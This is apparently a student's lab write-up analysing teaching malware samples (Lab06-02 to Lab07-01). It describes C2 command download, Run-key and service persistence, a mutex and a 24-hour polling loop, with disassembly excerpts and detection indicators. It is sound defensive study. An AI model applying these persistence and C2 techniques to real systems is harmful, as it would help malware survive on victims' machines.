


Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the InternetOpenA and InternetOpenUrlA calls; *Internet Explorer 7.5/pma* and *http://www.practicalmalwareanalysis.com/cc.htm*

vi. What is the purpose of this malware?

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from http://www.practicalmalwareanalysis.com/cc.htm.





Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

d. Analyze the malware found in the file *Lab06–03.exe*.

i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — sub_401130(figure 9).






Figure 9: Lab06–03.exe | Comparisons of Lab06–03.exe (left) and Lab06–02.exe (right) main functions

ii. What parameters does this new function take?

sub_401130 takes 2 parameters. The first is char, the command character read from *http://www.practicalmalwareanalysis.com/cc.htm* and lpExistingFileName (a long pointer to a character string, 'Existing File Name', which is the program's name (Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the mainfunction.




Figure 10: Lab06–03.exe | sub_401130 parameters.

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases'and the 'jumptable 00401153 default case'. Wehave previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switchcases and one default case (figure 11).




Figure 11: Lab06–03.exe | sub_401130 flowchart

iv. What can this function do?

The five switchcases are as follows (figure 12):

Switch Case	Location	Action
Case 0	loc_40115A	Calls CreateDirectoryA to create directory *C:\Temp*
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be *C:\Temp\cc.exe*
Case 2	loc_40117F	Calls DeleteFileA to delete the file *C:\Temp\cc.exe*
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to *Malware* with data *C:\Temp\cc.exe*
Case 4	loc_4011D4	Call Sleep to sleep the program for *100 seconds*
Default	loc_4011E1	Print error message *Error 3.2: Not a valid command provided*

Figure 12: Lab06–03.exe | sub_401130 switch cases

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06–03.exe. Setting the registry key Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (C:\Temp\cc.exe), and the registry key used for persistence (Software\Microsoft\Windows\CurrentVersion\Run /vMalware | C:\Temp\cc.exe)

vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06–01.exe and Lab06–02.exe, Lab06–03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from [*http://www.practicalmalwareanalysis.com/cc.htm*](http://www.practicalmalwareanalysis.com/cc.htm). The program then has a set of possible functionalities based upon the contents of *cc.htm* and the switchcode construct to perform one of:

- Create directory C:\Temp
- Copy the current file (Lab06–03.exe) to C:\Temp\cc.exe

- Set the Run registry key as Malware | C:\temp\cc.exefor persistence
- Delete C:\Temp\cc.exe
- Sleep the program for 100 seconds

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06–03.exe and Lab06-04.exe?




Figure 13: Lab06–04.exe | Modified downloadFile function with arg_0

Of the subroutines called from main we have analysed (renamed to testInternet, printf, downloadFile, and commandSwitch) only downloadFile has seen a notable change. The aInternetExploraddress contains the value *Internet Explorer 7.50/pma%d* for the user-agent(szAgent) which includes an *%d* not seen previously, as well as a new local variable arg_0 (figure 13).

This instructs the printffunction to take the passed variable arg_0as an argument and print asan int. The variable is a parameter taken in the calling of downloadFile , donated by IDA as var_C(figure 14).




Figure 14: Lab06–04.exe | Variable passed to downloadFile
Some of the called subroutines have different memory addresses to what we saw in the previous Lab06–0X.exes, due to the mainfunction being somewhat more complex and expanded.

ii. What new code construct has been added to main?

mainhas been developed upon to include a for loopcode construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06–04.exe | For loop within main

A for loopcode construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within main(figure 16):

Component	Instruction	Description
Initialisation	`mov [ebp+var_C], 0`	Set var_C to 0
Comparison	`cmp [ebp+var_C], 1440`	Check to see if var_C is 1440
Execution	`DownloadFile` `commandSwitch`	Download and read command from the file Execute command using switch cases
Increment	`mov eax, [ebp+var_C]` `add eax, 1`	Add 1 to the value of var_C

Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (downloadFile) now includes a passed variable. Having analysed this and main, we can determine that it is the for loop's current conditional variable (var_C) value which is passed through to downloadFile's user-agent *Internet Explorer 7.50/pma%d*, as arg_0as this will increment by 1 each time, it may potentiallybe used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of main's for loopwhich can help us roughly work how long the program will run. Firstly, we know that there is a Sleepfor 60 seconds, after the

commandSwitchfunction. We also know that the conditional variable (var_C) is incremented by1 each loop. (Figure 17).




Figure 167: Lab06–04.exe | Sleep function and for loop increment

The for loopstarts var_Cat 0, and will break the loop once it reaches 1440. This means thatthere are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the switchwithin commandSwitchto sleep for 100seconds atany of the 1440 iterations.

v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06–04.exe is the aInternetExplor"*Internet Explorer 7.50/pma%d"*,with "*http://www.practicalmalwareanalysis.com/cc.htm*" as the other, already known, indicator.

vi. What is the purpose of this malware?

Lab06–04.exe is the most complex of the four samples, where a basic program to check for internet connection has been developed into an application that connects to a C2 domain to retrieve commands and perform specific actions on the host. The malware runs for a minimum of 24hrs or at least makes 1440 connections to the C2 domain with 60-second sleep intervals. The functionality of the malware allows it to copy itself to a new directory, set it as autorun for persistence by modifying a registry, delete the new file, or sleep for 100 seconds.

Practical No. 3

a. Analyze the malware found in the file Lab07-01.exe.


i. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?

Creates a service named "Malservice". Establishes connection to the service control manager (OpenSCManagerA) — requires administrator permissions, then gets handle of current process (GetCurrentProcess), gets File name (GetModuleFileNameA). Creates the service named "**Malservice**" wich auto starts each time. (CreateServiceA)

```
push    3                       ; dwDesiredAccess
push    0                       ; lpDatabaseName
push    0                       ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
call    ds:GetCurrentProcess
lea     eax, [esp+404h+Filename]
push    3E8h                    ; nSize
push    eax                     ; lpFilename
push    0                       ; hModule
call    ds:GetModuleFileNameA
push    0                       ; lpPassword
push    0                       ; lpServiceStartName
push    0                       ; lpDependencies
push    0                       ; lpdwTagId
lea     ecx, [esp+414h+Filename]
push    0                       ; lpLoadOrderGroup
push    ecx                     ; lpBinaryPathName
push    0                       ; dwErrorControl
push    SERVICE_AUTO_START      ; dwStartType
push    SERVICE_WIN32_OWN_PROCESS ; dwServiceType
push    SC_MANAGER_CREATE_SERVICE ; dwDesiredAccess
push    offset DisplayName      ; "Malservice"
push    offset DisplayName      ; "Malservice"
push    esi                     ; hSCManager
call    ds:CreateServiceA
xor     edx, edx
lea     eax, [esp+404h+FileTime]
mov     dword ptr [esp+404h+SystemTime.wYear], edx
lea     ecx, [esp+404h+SystemTime]
mov     dword ptr [esp+404h+SystemTime.wDayOfWeek], edx
push    eax                     ; lpFileTime
mov     dword ptr [esp+408h+SystemTime.wHour], edx
push    ecx                     ; lpSystemTime
mov     dword ptr [esp+40Ch+SystemTime.wSecond], edx
mov     [esp+40Ch+SystemTime.wYear], 834h
call    ds:SystemTimeToFileTime
push    0                       ; lpTimerName
push    0                       ; bManualReset
push    0                       ; lpTimerAttributes
call    ds:CreateWaitableTimerA
push    0                       ; fResume
push    0                       ; lpArgToCompletionRoutine
push    0                       ; pfnCompletionRoutine
lea     edx, [esp+410h+FileTime]
```

ii. Why does this program use a mutex?

Program uses mutex to not reinfect the same machine again. Opens mutex (OpenMutexA) with the name "**HGL345**" with **MUTEX_ALL_ACCESS.** If instance is already created, terminates program, otherwise creates one.




iii. What is a good host-based signature to use for detecting this program?

Host-based signature are mutex "**HGL345**" and service "**Malservice**", which starts the program.

iv. What is a good network-based signature for detecting this malware?

User Agent is “Internet Explorer 8.0” good network-based signature and connects to server “http://www.malwareanalysisbook.com" for infinity time.



```
; Attributes: noreturn

; DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
StartAddress proc near

lpThreadParameter= dword ptr  4

push    esi
push    edi
push    0                   ; dwFlags
push    0                   ; lpszProxyBypass
push    0                   ; lpszProxy
push    INTERNET_OPEN_TYPE_DIRECT ; dwAccessType
push    offset szAgent      ; "Internet Explorer 8.0"
call    ds:InternetOpenA
mov     edi, ds:InternetOpenUrlA
mov     esi, eax
```

